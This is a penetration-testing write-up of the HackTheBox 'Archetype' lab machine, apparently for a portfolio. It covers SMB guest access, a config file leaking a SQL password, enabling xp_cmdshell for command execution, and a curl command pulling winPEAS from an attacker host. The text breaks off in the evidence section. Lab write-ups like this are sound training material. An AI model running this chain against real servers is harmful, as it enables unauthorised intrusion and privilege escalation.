# Penetration Testing Report

## HTB – Archetype

## Technical  Report

---

### Target

Windows Host

### Assesment Type

Penetration Testing Laboratory

### Prepared by

José Martín

### Assessment Period

August – September 2026

### CONFIDENTIALITY

Educational & Professional Portfolio

# Index

1. Reconnaissance....2
1.1 TCP Port Discovery....2
1.2 Service Discovery....3
2. Enumeration....6
2.1 SMB Enumeration....6
2.2 Microsoft SQL Enumeration....10
3. Exploitation....13
3.1 MSSQL Exploitation....13
4. Post Exploitation....15
4.1 Windows Enumeration....15
4.2 Automated Privileged Escalation Enumeration....19
4.3 winPeas Enumeration....22
4.4 Administrator Credential Discovery....25
4.5 Administrator Access Via WinRM....35

# 1. Reconnaissance

## 1.1 TCP Port Discovery

**Objective**

Identify which TCP Ports were open and determine which services were running on them. A SYN scan was performed to discover open TCP ports.

**Command**

sudo nmap -v -Pn -n --reason -oX Archetype_TCP_Port_Discovery -sS <TARGET_IP>

**Findings**

The output of the command revealed the following information.

- 135/TCP —> open —> msrpc
- 139/TCP —> open —> netbios-ssn
- 445/TCP —> open —> microsoft-ds
- 1433/TCP → open→ ms-sql-s
- 5985/TCP —> open —> wsman

**Analysis**

Based on the information obtained, the target exposed several Windows-related services. Ports 139 and 445 indicated SMB-related services, while port 135 exposed MSRPC. Port 1433 revealed a Microsoft SQL Server service, and port 5985 indicated Windows Remote Management (WinRM).

The presence of SMB, Microsoft SQL Server, and WinRM suggested further enumeration of these services to identify available resources, configurations, authentication mechanisms, and potential attack vectors.

**Evidences**

Files attached

- Archetype_TCP_Port_Discovery.xml
- Archetype_TCP_Port_Discovery.png

```
Nmap scan report for 10.129.168.47
Host is up, received user-set (0.038s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE      REASON
135/tcp  open  msrpc        syn-ack ttl 127
139/tcp  open  netbios-ssn  syn-ack ttl 127
445/tcp  open  microsoft-ds syn-ack ttl 127
1433/tcp open  ms-sql-s     syn-ack ttl 127
5985/tcp open  wsman        syn-ack ttl 127
```

Archetype_TCP_Port_Discovery.png

## 1.2 Service Discovery

**Objective**

Discover general information of the services which were running on the open ports. This information will be useful to prioritize a further specific enumeration of the services.

**Command**

sudo nmap -v -Pn -n --reason -oX Archetype_Service_Discovery -sV -sC <TARGET_IP>

**Findings**

The information obtained was the following

1. 1433 / TCP —> Open —> ms-sql-s

- <TARGET_IP>:1433:
- Target_Name: ARCHETYPE
- NetBIOS_Domain_Name: ARCHETYPE
- NetBIOS_Computer_Name: ARCHETYPE
- DNS_Domain_Name: Archetype
- |DNS_Computer_Name: Archetype
- name: Microsoft SQL Server 2017 RTM
- number: 14.00.1000.00
- Product: Microsoft SQL Server 2017
- Service pack level: RTM
- Post-SP patches applied: false

2. 5985 / TCP → Open→ WinRM

- Service Info: OSs: Windows, Windows Server 2008 R2 – 2012; CPE: cpe:/o:microsoft:windows

3. 445 / TCP → Open→ SMB

- smb2-time:
- date: 2026-08-24T17:11:53
- smb-security-mode:
- account_used: guest
- authentication_level: user
- challenge_response: supported
- message_signing: disabled (dangerous, but default)
- smb2-security-mode:
- 3:1:1:
- Message signing enabled but not required
- smb-os-discovery:
- OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
- Computer name: Archetype
- NetBIOS computer name: ARCHETYPE\x00
- Workgroup: WORKGROUP\x00
- System time: 2026-08-24T10:11:52-07:00

**Analysis**

In the SMB service it is well known that usually it is stored useful resources such as credentials in the different Shares, as in the other services credentials are usually required.

The SMB service allowed access using the Guest account, indicating that anonymous/null access was not being used for the enumeration. Since SMB shares may contain sensitive information such as configuration files or credentials, SMB was prioritized for further enumeration

**Evidences**

Files attached:

- Archetype_Service_Discovery.xml
- Archetype_Service_Discovery_1.png
- Archetype_Service_Discovery_2.png

```
PORT     STATE SERVICE      REASON          VERSION
135/tcp  open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp open  ms-sql-s     syn-ack ttl 127 Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.168.47:1433:
|     Target_Name: ARCHETYPE
|     NetBIOS_Domain_Name: ARCHETYPE
|     NetBIOS_Computer_Name: ARCHETYPE
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
| ms-sql-info:
|   10.129.168.47:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-08-24T17:11:58+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-24T16:26:10
| Not valid after:  2056-08-24T16:26:10
| MD5:   a5b7:4863:9bea:dd88:c493:de78:8a25:15d1
|_SHA-1: 9965:afb0:3e22:8b09:6aaa:68b7:4469:e73d:6ac9:941e
5985/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Archetype_Service_Discovery1.png

```
Host script results:
| smb2-time:
|   date: 2026-08-24T17:11:53
|_  start_date: N/A
|_clock-skew: mean: 1h24m01s, deviation: 3h07m51s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-08-24T10:11:52-07:00
```

Archetype_Service_Discovery2.png

# 2. Enumeration

## 2.1 SMB Enumeration

**Objective : Share Enumeration**

Since SMB in their Shares could contain sensitive information such as credentials, configuration files.. The objective was discover what shares were available.

**Command**

sudo nmap -v -Pn -n --reason -oX Archetype_SMB_Shares_Enumeration <TARGET_IP> -p 445 -script="smb-enum-shares"

**Findings**

smb-enum-shares:
account_used: guest

<TARGET_IP>\ADMIN$:

- Type: STYPE_DISKTREE_HIDDEN
- Comment: Remote Admin
- Anonymous access: <none>
- Current user access: <none>

<TARGET_IP>\C$:

- Type: STYPE_DISKTREE_HIDDEN
- Comment: Default share
- Anonymous access: <none>
- Current user access: <none>

<TARGET_IP>\IPC$:

- Type: STYPE_IPC_HIDDEN
- Comment: Remote IPC
- Anonymous access: READ/WRITE
- Current user access: READ/WRITE

<TARGET_IP>\backups:

- Type: STYPE_DISKTREE
- Comment:
- Anonymous access: READ
- Current user access: READ

**Objective: Confirm the previous results**

It seems that there was a non administrative share with the read permission both for anonymous and current user, also the IPC$ share was also exposed and allowed READ/WRITE access according to the Nmap enumeration.

Before start to listening those shares, it was necessary to confirm these results.

**command**

rpcclient -U "guest" -N <TARGET_IP>

rpcclient -U "" -N <TARGET_IP>

netshareenumall

**Findings**

RPC enumeration using rpcclient was attempted with both Guest and anonymous authentication. Authentication using the Guest account without a password failed with NT_STATUS_LOGON_FAILURE. Anonymous access allowed establishing an rpcclient session, but enumeration of shares through the srvsvc RPC interface was denied with NT_STATUS_ACCESS_DENIED.

Nmap reported READ access to the `backups` share using the Guest context. Manual NULL-session testing was denied, while access to the share was successfully obtained using the Guest account with an empty password.

**Objective: Listing Share Backup**

The objective was to access the backup share and list it to check whether it contained useful resources to access to other services such as the Microsoft SQL or WinRM.

**Command**

smbclient //<TARGET_IP>/backups -U "guest"

ls

**Findings**

. D 0 Mon Jan 20 07:20:57 2020
.. D 0 Mon Jan 20 07:20:57 2020
prod.dtsConfig AR 609 Mon Jan 20 07:23:02 2020
5056511 blocks of size 4096. 2555002 blocks available

The prod.dtsConfig file was discovered while the backups share was listened using a account with no privileges.

**Objective: Download the file and read it**

The next step was downloaded the file from the backups share to de attacker`s machine and then read the file to check its content.

**Command**

get prod.dtsConfig

cat prod.dtsConfig

**Findings**

<Configuration ConfiguredType="Property" Path="\
Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
<ConfiguredValue>Data Source=.;Password=[REDACTED];User ID=ARCHETYPE\
sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True

The file contained the following credentials of Microsoft SQL Database

- User: ARCHETYPE\sql_svc
- Password: [REDACTED]

**Analysis**

The SMB share enumeration identified a non-administrative share named backups that was accessible with READ permissions. Although Nmap reported anonymous READ access, direct NULL authentication was denied when manually tested with smbclient. Access to the share was successfully confirmed using the Guest account with an empty password.

The prod.dtsConfig configuration file was then discovered and downloaded from the share using the Guest account. The file contained a SQL Server connection string with credentials for the ARCHETYPE\sql_svc account stored in cleartext.


The exposure of these credentials represents a security weakness because an account with limited SMB access can retrieve credentials intended for database access. The discovered credentials should therefore be validated against the exposed Microsoft SQL Server service on TCP/1433 to determine their effective privileges and the resulting impact.

**Vulnerability:** Credentials Exposed in Configuration File


**Evidences**

Files attached:


- Archetype_SMB_Shares_Enumeration.xml
- Archetype_SMB_Shares_Enumeration.png
- Archetype_RPCclient_Guest.png
- Archetype_RPClient_Null.png
- Archetype_SMBClient.png
- Archetype_prod_DTSconfig.png




Archetype_SMB_Shares_Enumeration.png




Archetype_RPCClient_Guest.png




Archetype_RPCClient_Null.png

```
└─$ smbclient //10.129.170.52/backups -U "guest"
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 20 07:20:57 2020
  ..                                  D        0  Mon Jan 20 07:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 07:23:02 2020

                5056511 blocks of size 4096. 2555002 blocks available
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (1.7 KiloBytes/sec) (average 1.7 KiloBytes/sec)
smb: \> exit
```

Archetype_SMBClient.png

```
└─$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True
;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

Archetype_prod_DTSconfig.png

## 2.2 Microsoft SQL Enumeration

**Objective**

Validate the credentials obtained from prod.dtsConfig against the MSSQL service and determine the privileges associated with the compromised account.

**Command**

/usr/bin/python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py 'ARCHETYPE/sql_svc:[REDACTED]@[TARGET_IP]' -windows-auth

**Findings**

The exposed credentials were successfully validated against the Microsoft SQL Server service running on TCP/1433.

**Objective: Determine the privileges of the user account**

The objective was determine whether the database user account had sysadmin role.
Command

SELECT IS_SRVROLEMEMBER('sysadmin');

**Findings**

The execution of the command responded with 1 . That confirms that the user account had sysadmin role.

**Result:** 1

**Objective : Enumerate Databases**

The objective was discover which databases were available inside the Database Management System (DBMS)

**Command**

```
 SELECT name, state_desc, user_access_desc
FROM sys.databases;
```

**Findings**

The execution of the command showed the following information

- master ONLINE MULTI_USER
- tempdb ONLINE MULTI_USER
- model ONLINE MULTI_USER
- msdb ONLINE MULTI_USER

The SQL Server instance contains four system databases: master, tempdb, model and msdb. All databases are currently online and configured for multi-user access. No user-created database was identified in the instance.

**Objective**

Determine whether the Catalog database referenced by the prod.dtsConfig connection string exists in the current SQL Server instance.

**Command**

```
SELECT DB_ID('Catalog');
```

**Findings**

The Catalog database referenced by the connection string was not present in the current SQL Server instance. This may indicate that the configuration file is outdated or was generated for a different database configuration.

**Result:** NULL

## Analysis


## Evidences

Files attached:


- Archetype_MSSQL_Admin_User_Check.png
- Archetype_MSSQL_Database_Enumeration.png



Archetype_MSSQL_Admin_User_Check.png



Archetype_MSSQL_Database_Enumeration.png



Archetype_MSSQL_Catalog_Database.png

# 3. Exploitation

## 3.1 MSSQL Exploitation

**Objective: System Commands Execution Test**

As the user account of MSSQL service had the sysadmin role confirmed, the next step was check whether a system command execution was available through this service using the xp_cmdshell functionality.

**Command**

```
EXEC xp_cmdshell 'whoami';
```

**Findings**

The command could not be executed because the xp_cmdshell functionality was disabled in the SQL Server configuration.

**Objective: Enabled xp_cmdshell**

The objective was enabled the xp_cmdshell functionality using xp_configure procedure.This was possible because the compromised account had sysadmin privileges.

**Command**

```
EXEC sp_configure 'show advanced options',1;

RECONFIGURE

EXEC sp_configure 'xp_cmdshell',1;

RECONFIGURE
```

**Findings**

The show advanced options configuration was enabled to allow access to advanced SQL Server configuration options. The xp_cmdshell feature was then enabled and the configuration was applied using RECONFIGURE

**Objective:**

Exploit the administrative privileges of the ARCHETYPE\sql_svc account to obtain operating-system command execution through SQL Server.

**Command**

```
EXEC xp_cmdshell 'whoami';
```

**Findings**

output

-————————————

archetype\sql_svc

NULL

The output of the command showed the user account archetype\sql_svc . Confirming that the execution on system commands through this service was possible.

**Analysis**


The xp_cmdshell feature was initially disabled. Since the compromised account belonged to the sysadmin server role, the SQL Server configuration was modified to enable the feature. A whoami command was subsequently executed successfully through xp_cmdshell, returning archetype\ sql_svc.

Successful command execution through xp_cmdshell provides a direct execution path from the SQL Server service to the underlying Windows operating system.


**Evidences**

Files Attached

- Archetype_MSSQL_Xp_Cmd_Shell_Test.png
- Archetype_MSSQL_Sp_Configure.png
- Archetype_MSSQL_Xp_CmdShell_Whoami.png




Archetype_MSSQL_Xp_Cmd_Shell_Test.png




Archetype_MSSQL_Sp_Configure.png

```
SQL (ARCHETYPE\sql_svc  dbo@master)> EXEC xp_cmdshell 'whoami';
output
------------------

archetype\sql_svc

NULL
```

Archetype_MSSQL_Xp_Cmd_Shell_Whoami.png

# 4. Post Exploitation

## 4.1 Windows Enumeration

**Objective: Initial System Enumeration**

As the system command execution through the xp_cmdshell functionality was available. The next logical step was identify who I was inside the directory and the place inside the directory tree

**Command**

Exec xp_cmdshell 'whoami';

Exec xp_cmdshell 'cd';

**Findings**

The execution of the commands revealed the following information.
output
-——————
archetype\sql_svc

NULL

It was the user archetype\sql_svc

output
-———————
C:\Windows\system32

xp_cmdshell executes operating-system commands using a Windows process whose current working directory was C:\Windows\System32 in this case.

**Objective: Enumerate the Users Directory**

Users directory is a well known directory of the Windows systems which contains the local profiles of the different users of the operating system. This could be interesting to discover useful information about the users.

**Command**

Exec xp_cmdshell ' dir C:\Users';

**Findings**

The output of the command showed the following information:

01/19/2020 04:10 PM <DIR> .

01/19/2020 04:10 PM <DIR> ..

01/19/2020 11:39 PM <DIR> Administrator

01/19/2020 11:39 PM <DIR> Public

01/20/2020 06:01 AM <DIR> sql_svc

There were an Administrator directorry and also the directory of the sql_svc user account. Public is Windows public directory. Probably the administrator directory has elevated privileges, so the next step was discover which groups the sql_svc belonged.

**Objective: Discover the sql_svc`s groups**

As it was probably that the administrator directory need elevated privileges, the objective was discover the groups that sql_svc user belonged, maybe one of the groups could have elevated privileges.

**Command**

exec xp_cmdshell 'whoami/groups';

**Findings**

The command revealed the following information

Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group

BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group

BUILTIN\Performance Monitor Users Alias S-1-5-32-558 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\SERVICE Well-known group S-1-5-6 Mandatory group, Enabled by default, Enabled group

CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Local account Well-known group S-1-5-113 Mandatory group, Enabled by default, Enabled group

NT SERVICE\MSSQLSERVER Well-known group S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003 Enabled by default, Enabled group, Group owner

LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group

Mandatory Label\High Mandatory Level Label S-1-16-12288

**Objective: Discover the sql_svc`s privileges**

Once the groups that the sql_svc user belonged were discovered. It was necessary discover what privileges the sql_svc user had.

**Command**

Exec xp_cmdshell 'whoami/priv';

**Findings**

The following information was discovered

Privilege Name Description State

======= ========= ==

SeAssignPrimaryTokenPrivilege Replace a process level token Disabled

SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled

SeChangeNotifyPrivilege Bypass traverse checking Enabled

SeImpersonatePrivilege Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege Create global objects Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

sql_svc has the SeImpersonatePrivilege, so we need to investigate whether this privilege can be used to obtain a more privileged context, potentially NT AUTHORITY\SYSTEM.

## Analysis

The initial Windows enumeration was performed after obtaining operating-system command execution through xp_cmdshell. The ARCHETYPE\sql_svc account was identified as the security context used to execute the commands, with C:\Windows\System32 as the current working directory.

The C:\Users directory was then enumerated and the Administrator, Public and sql_svc profiles were identified. Rather than assuming that the Administrator profile could be accessed, the groups and privileges associated with the compromised sql_svc security context were enumerated.

The account was not identified as a member of the local Administrators group. However, SeImpersonatePrivilege was found enabled in its security token. This privilege represents a potential privilege escalation vector because it may allow the process to impersonate the security context of an authenticated client. Therefore, further enumeration and investigation were required to determine whether this privilege could be leveraged to obtain a more privileged Windows context.


## Evidences

Files Attached

- Archetype_MSSQL_Xp_CmdShell_Cd.png
- Archetype_MSSQL_Xp_CmdShell_Dir_Users.png
- Archetype_MSSQL_Xp_CmdShell_Sql_Svc_Groups.png
- Archetype_MSSQL_Xp_CmdShell_Groups_Privs.png



Archetype_MSSQL_Xp_CmdShell_Cd.png



Archetype_MSSQL_Xp_CmdShell_Dir_Users.png

```
Everyone                            Well-known group S-1-1-0                                                    Mandatory group, Enabled by default, En
abled group

BUILTIN\Users                       Alias            S-1-5-32-545                                               Mandatory group, Enabled by default, En
abled group

BUILTIN\Performance Monitor Users   Alias            S-1-5-32-558                                               Mandatory group, Enabled by default, En
abled group

NT AUTHORITY\SERVICE                Well-known group S-1-5-6                                                    Mandatory group, Enabled by default, En
abled group

CONSOLE LOGON                       Well-known group S-1-2-1                                                    Mandatory group, Enabled by default, En
abled group

NT AUTHORITY\Authenticated Users    Well-known group S-1-5-11                                                   Mandatory group, Enabled by default, En
abled group

NT AUTHORITY\This Organization      Well-known group S-1-5-15                                                   Mandatory group, Enabled by default, En
abled group

NT AUTHORITY\Local account          Well-known group S-1-5-113                                                  Mandatory group, Enabled by default, En
abled group

NT SERVICE\MSSQLSERVER              Well-known group S-1-5-80-3880718306-3832830129-1677859214-2598158968-1052248003 Enabled by default, Enabled group, Grou
p owner

LOCAL                               Well-known group S-1-2-0                                                    Mandatory group, Enabled by default, En
abled group

NT AUTHORITY\NTLM Authentication    Well-known group S-1-5-64-10                                                Mandatory group, Enabled by default, En
abled group

Mandatory Label\High Mandatory Level Label           S-1-16-12288


NULL
```

Archetype_MSSQL_Xp_CmdShell_Sql_Svc_Groups.png

```
SQL (ARCHETYPE\sql_svc  dbo@master)> Exec xp_cmdshell 'whoami/priv';
output
------------------------------------------------------------------------------

NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State
============================= ========================================= =======

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

NULL
```

Archetype_MSSQL_Xp_CmdShell_Groups_Privs.png

## 4.2 Automated Privileged Escalation Enumeration

**Objective: Identify possible escalation vectors**

Perform automated enumeration of the Windows host to identify additional privilege escalation vectors and validate the findings obtained through manual enumeration.

Manual enumeration identified SeImpersonatePrivilege as a potential privilege escalation vector. WinPEAS was subsequently used to perform broader automated enumeration and identify additional misconfigurations or privilege escalation paths that might not have been identified manually.

**Command**

file /usr/share/peass/winpeas/winPEASx64.exe

The x64 Windows executable was selected based on the target's identified Windows Server environment.

**Finding**

/usr/share/peass/winpeas/winPEASx64.exe:
PE32+ executable for MS Windows 6.00 (console),
x86-64 Mono/.Net assembly

The file was confirmed to be a 64-bit Windows executable and was selected for use against the target.

**Objective: Transfer WinPEAS to the target**

A temporary HTTP server was started on the attacking machine to make the executable available to the target.

**Command**

cd /usr/share/peass/winpeas python3 -m http.server 8080

**Finding**

Serving HTTP on 0.0.0.0 port 8080

The target subsequently requested the executable from the HTTP serve

<TARGET_IP> – - [31/Aug/2026 13:07:12]
"GET /winPEASx64.exe HTTP/1.1" 200 -

The HTTP status code 200 confirmed that the HTTP server successfully served the requested executable.

**Objective: Download WinPEAS to the target**

The executable was downloaded to the Windows host using curl through the previously obtained xp_cmdshell command execution.

**Command**

EXEC xp_cmdshell 'curl http://<ATTACKER_IP>:8080/winPEASx64.exe -o C:\Users\Public\ winPEASx64.exe & echo ERRORLEVEL=%ERRORLEVEL%';

**Findings**

The curl output showed that approximately 9.9 MB were successfully transferred.

The download was additionally verified by checking the destination file.

**Objective: Confirming the WinPEAS Download**

Confirm that the winPEAS file was downloaded in the C:\Users\Public Path

**Command**

EXEC xp_cmdshell 'dir C:\Users\Public\winPEASx64.exe';

**Findings**

08/31/2026 10:25 AM 10,156,032 winPEASx64.exe

1 File(s) 10,156,032 bytes

The WinPEAS executable was therefore successfully transferred to the target and is ready for execution.

**Analysis**

Automated privilege escalation enumeration was prepared after manually identifying SeImpersonatePrivilege as a potential escalation vector.

The WinPEAS x64 executable was selected, transferred from the attacking machine to the target through HTTP, and verified on the target. The executable is now available at:

C:\Users\Public\winPEASx64.exe

The next step is to execute WinPEAS and analyze its output for additional privilege escalation vectors and to determine whether the manually identified SeImpersonatePrivilege finding is confirmed or whether another escalation path is available.

**Evidence**

Files atteched:

